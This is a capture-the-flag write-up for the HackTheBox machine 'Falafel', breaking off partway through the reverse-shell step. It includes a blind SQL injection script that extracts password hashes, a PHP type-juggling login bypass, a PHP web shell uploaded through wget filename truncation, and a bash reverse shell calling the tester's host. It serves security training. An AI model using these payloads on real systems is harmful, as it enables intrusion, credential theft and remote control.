Testing

Writeup of *Falafel*

Hard machine (hackthebox.com)

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

Enumeration

Nmap


For enumeration, after verifying the connection, I always do a nmap scan like this:





We have only ssh and 1 http port. The version of ssh have not big vulnerabilities, so the target is the port 80

WebSite



This site give some information. We have a email (IT@falafel.htb) and with this email, we can suspect potential user (IT) and virtual hosting (falafel.htb). let add this host on /etc/hosts

```
echo -e "10.10.10.73\tfalafel.htb" >> /etc/hosts
```

Fuzzing the website

The first fuzzing i do is for the website


```
ffuf -c -u http://10.10.10.73/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 200 -r

#> assets [Status: 403, Size: 293, Words: 22, Lines: 12]
#> css [Status: 403, Size: 290, Words: 22, Lines: 12]
#> js [Status: 403, Size: 289, Words: 22, Lines: 12]
#> uploads [Status: 403, Size: 294, Words: 22, Lines: 12]
#> images [Status: 403, Size: 293, Words: 22, Lines: 12]
#> [Status: 200, Size: 7203, Words: 774, Lines: 110]
#> server-status [Status: 403, Size: 299, Words: 22, Lines: 12]
```

We can see and uploads directory. But nothing more... keep searching...

The second scan i want to do is for discovery possibles files! We have the information that is an apache with "whatweb http://falafel.htb" and the login button redirect us to a login.php. We can try to find files with php extentions. But we can add txt too

```
ffuf -c -u http://10.10.10.73/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 200 -r -e .txt,.php

#>  profile.php             [Status: 200, Size: 7063, Words: 878, Lines: 103]
#>  uploads                 [Status: 403, Size: 294, Words: 22, Lines: 12]
#>  header.php              [Status: 200, Size: 288, Words: 10, Lines: 18]
#>  footer.php              [Status: 200, Size: 0, Words: 1, Lines: 1]
#>  upload.php              [Status: 200, Size: 7063, Words: 878, Lines: 103]
#>  css                     [Status: 403, Size: 290, Words: 22, Lines: 12]
#>  style.php               [Status: 200, Size: 6174, Words: 690, Lines: 69]
#>  index.php               [Status: 200, Size: 7203, Words: 774, Lines: 110]
#>  js                      [Status: 403, Size: 289, Words: 22, Lines: 12]
#>  login.php               [Status: 200, Size: 7063, Words: 878, Lines: 103]
#>  logout.php              [Status: 200, Size: 7063, Words: 878, Lines: 103]
#>  robots.txt              [Status: 200, Size: 30, Words: 3, Lines: 2]
#>  assets                  [Status: 403, Size: 293, Words: 22, Lines: 12]
#>  images                  [Status: 403, Size: 293, Words: 22, Lines: 12]
#>  cyberlaw.txt            [Status: 200, Size: 804, Words: 106, Lines: 18]
#>  connection.php          [Status: 200, Size: 0, Words: 1, Lines: 1]
#>  .php                    [Status: 403, Size: 290, Words: 22, Lines: 12]
#>                          [Status: 200, Size: 7203, Words: 774, Lines: 110]
#>  server-status           [Status: 403, Size: 299, Words: 22, Lines: 12]
```

Whats is cyberlaw.txt?!





```
From: Falafel Network Admin (admin@falafel.htb)
Subject: URGENT!! MALICIOUS SITE TAKE OVER!
Date: November 25, 2017 3:30:58 PM PDT
To: lawyers@falafel.htb, devs@falafel.htb
Delivery-Date: Tue, 25 Nov 2017 15:31:01 -0700
Mime-Version: 1.0
X-Spam-Status: score=3.7 tests=DNS_FROM_RFC_POST, HTML_00_10, HTML_MESSAGE, HTML_SHORT_LENGTH version=3.1.7
X-Spam-Level: ***

A user named "chris" has informed me that he could log into MY account without knowing the password,
then take FULL CONTROL of the website using the image upload feature.
We got a cyber protection on the login form, and a senior php developer worked on filtering the URL of the upload,
so I have no idea how he did it.

Dear lawyers, please handle him. I believe Cyberlaw is on our side.
Dear develpors, fix this broken site ASAP.

        ~admin
```

That give us a lot of potential information...

- Users devs and lawyers with "To: lawyers@falafel.htb, devs@falafel.htb"
- User "chris" and confirme "admin" user

SQLi

After opening http://falafel.htb/ from the browser, we have a button login. if with put "admin" "admin" for user and password, we get an error "Wrong identification : admin". Another random username give us "Try again..". We can assume that the user "admin" existe.



If we put user "' or 1=1 -- -" and password "' or 1=1 -- -", we get the same error "Wrong identification : admin". Maybe it is vulnerable to SQLi.

If we put user "admin' and sleep(5)" and random password, we got this error "Hacking Attempt Detected!". After some try, we know what is happening. The website blocks keywords. If username or password contain the words "sleep" or "union", we got the hacking error.

We can supose de username and password field exist, and can try this:

```
admin' and substring(username,1,1)='a'-- -
```

That code give us the same result (Wrong identification : admin) but if we change de 'a', we got (Try again..)

```
admin' and substring(username,2,1)='d'-- -
```

For de second char, if we put a 'd', we got (Wrong identification : admin) and we got (Try again..) if we put another char. if we change "*substring(username,1,1)*" for "*substring(password,1,1)*", we can enumerate all chars of password field with the same method. So i made a python script for discover the hash password of users "admin" and "chris" (the only 2 know valid username):

```
import requests
import re
from pwn import log


def sendRequest(code):
    url = "http://falafel.htb/login.php"
    header = {"Cookie": "PHPSESSID=0tpuo9bnh5jo18ibamo44q3ej0"}
    data = {"username": code, "password": "password"}

    res = requests.post(url, headers=header, data=data).text
    res = res.replace("\n", " ").replace("\t", " ")
    regexPattern = r"<br>(.*?)</br>"
    res = re.findall(regexPattern, res)[0].strip()
    return res


def getPassword(username):
    l1 = log.progress(username)
    password = ""
    chars = "0123456789abcdefghijklmnopqrstuvwxyz"
    continueSearching = True
    for position in range(1, 100):
        if continueSearching:
            for char in chars:
                code = f"{username}' and substring(password,{position},1)='{char}'-- -"
                if "Wrong identification" in sendRequest(code):
                    password += char
                    l1.status(password)
                    break
                if char == "z":
                    continueSearching = False


def main():
```

```
    getPassword("chris")
    getPassword("admin")


main()
```


The script give us 2 hashes:

- chris: d4ee02a22fc872e36d9e3751ba72ddc8
- admin: 0e462096931906507119562988736854

with online tool called crackstation.net, we got 1 password:

Hash	Type	Result
d4ee02a22fc872e36d9e3751ba72ddc8	md5	juggling
0e462096931906507119562988736854	Unknown	Not found.

> chris:juggling




The Chris perfile have a tip. *TYPE-JUGGLING*

The admin hash is 0e462096931906507119562988736854. in php, the string "0e462096931906507119562988736854" == 0 (or "0" or every md5 hash who as "0e{numbers...}") cause php interprete that 0e{numbers...} like 0 * (10 ^ {numbers...}) and, if the comparison is done with the loose comparisons "==" instead of the strict comparisons "===", we can bypass the password with every strings that the hash is 0e{numbers...}. On the internet, we can found a lot of md5 hashes who result in 0e{numbers...}. I will try login with "NWWKITQ"

> admin:NWWKITQ (Not the real password, just juggling bypass)

I am in!



RCE

At this point, we can try to upload a file. The box suggests a png file.

```
sudo python3 -m http.server 80
```

We can update an image with png extention. but the response is very unusual. That's look the website use "wget" binary for download the file. I tried change extension, MIME type, concate a command (because the server use wget) but nothing work... The way to upload is very tricky! In linux, the maximum size of a name file is 255 chars. And wget as a function that cute the name if is very long!!

```

```

```
# Copy the real image with 251 pattern char and last 4 chars as .png (255 chars)
cp shell.png $(msf-pattern_create -l 251).png
```

```
        <h4>Output:</h4>
        <pre>CMD: cd /var/www/html/uploads/0909-2035_36d6e1bf3484b2b9; wget
'http://10.10.14.16/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2A
h3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai.png'</pre>
        <pre>The name is too long, 255 chars total.
Trying to shorten...
New name is
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah.
--2021-09-09 20:35:55--
http://10.10.14.16/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah
3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai.png
Connecting to 10.10.14.16:80... </pre>
        </div>
```

The Output say literally the last 4 chars of the new name file is h7Ah

```
msf-pattern_offset -q h7Ah
#>  [*] Exact match at offset 232
```

Create a new file named shell.php:

```
<?php
    echo "\nURL Shell... url?cmd=<command>\n\n";
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```

We know:

- The file need to end with ".png" extension
- The site will interprete php code
- the wget of the server cut name too long and the exact offset was 232 So, we need a file with 228 char + .php + .png (for delete .png too long, and save the file pas .php)

```
cp shell.php $(msf-pattern_create -l 232).php.png
```

In upload page, get the file and save the output...

> http://10.10.14.17/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0A
> e1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php.png

```
        <h4>Output:</h4>
        <pre>CMD: cd /var/www/html/uploads/0909-2054_bd1a63d419ed6bf6; wget
'http://10.10.14.17/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2
h3Ah4Ah5Ah6A.php.png'</pre>
        <pre>The name is too long, 240 chars total.
Trying to shorten...
New name is
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php.
--2021-09-09 20:54:53--
http://10.10.14.17/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2A
3Ah4Ah5Ah6A.php.png
Connecting to 10.10.14.17:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 111 [image/png]
Saving to:
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php'

     0K                                                       100% 10.8M=0s

2021-09-09 20:54:53 (10.8 MB/s) -
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php'
saved [111/111]

</pre>
        </div>
```

Note the path of the file and go to the webshell

> http://10.10.10.73/uploads/0909-
> 2054_bd1a63d419ed6bf6/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8A
> d9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php?cmd=whoami

URL Shell... url?cmd=

```
www-data
```

We Have Remote Code Execution!

Reverse Shell

Create a file names rev.html with the follow content:

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.17/443 0>&1
```

Then, share a http server and with RCE on website, curl him, and execute him

```
sudo python3 -m http.server 80  # On one terminal
sudo nc -lvnp 443               # On another one
```

> http://10.10.10.73/uploads/0909-
> 2054_bd1a63d419ed6bf6/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8A

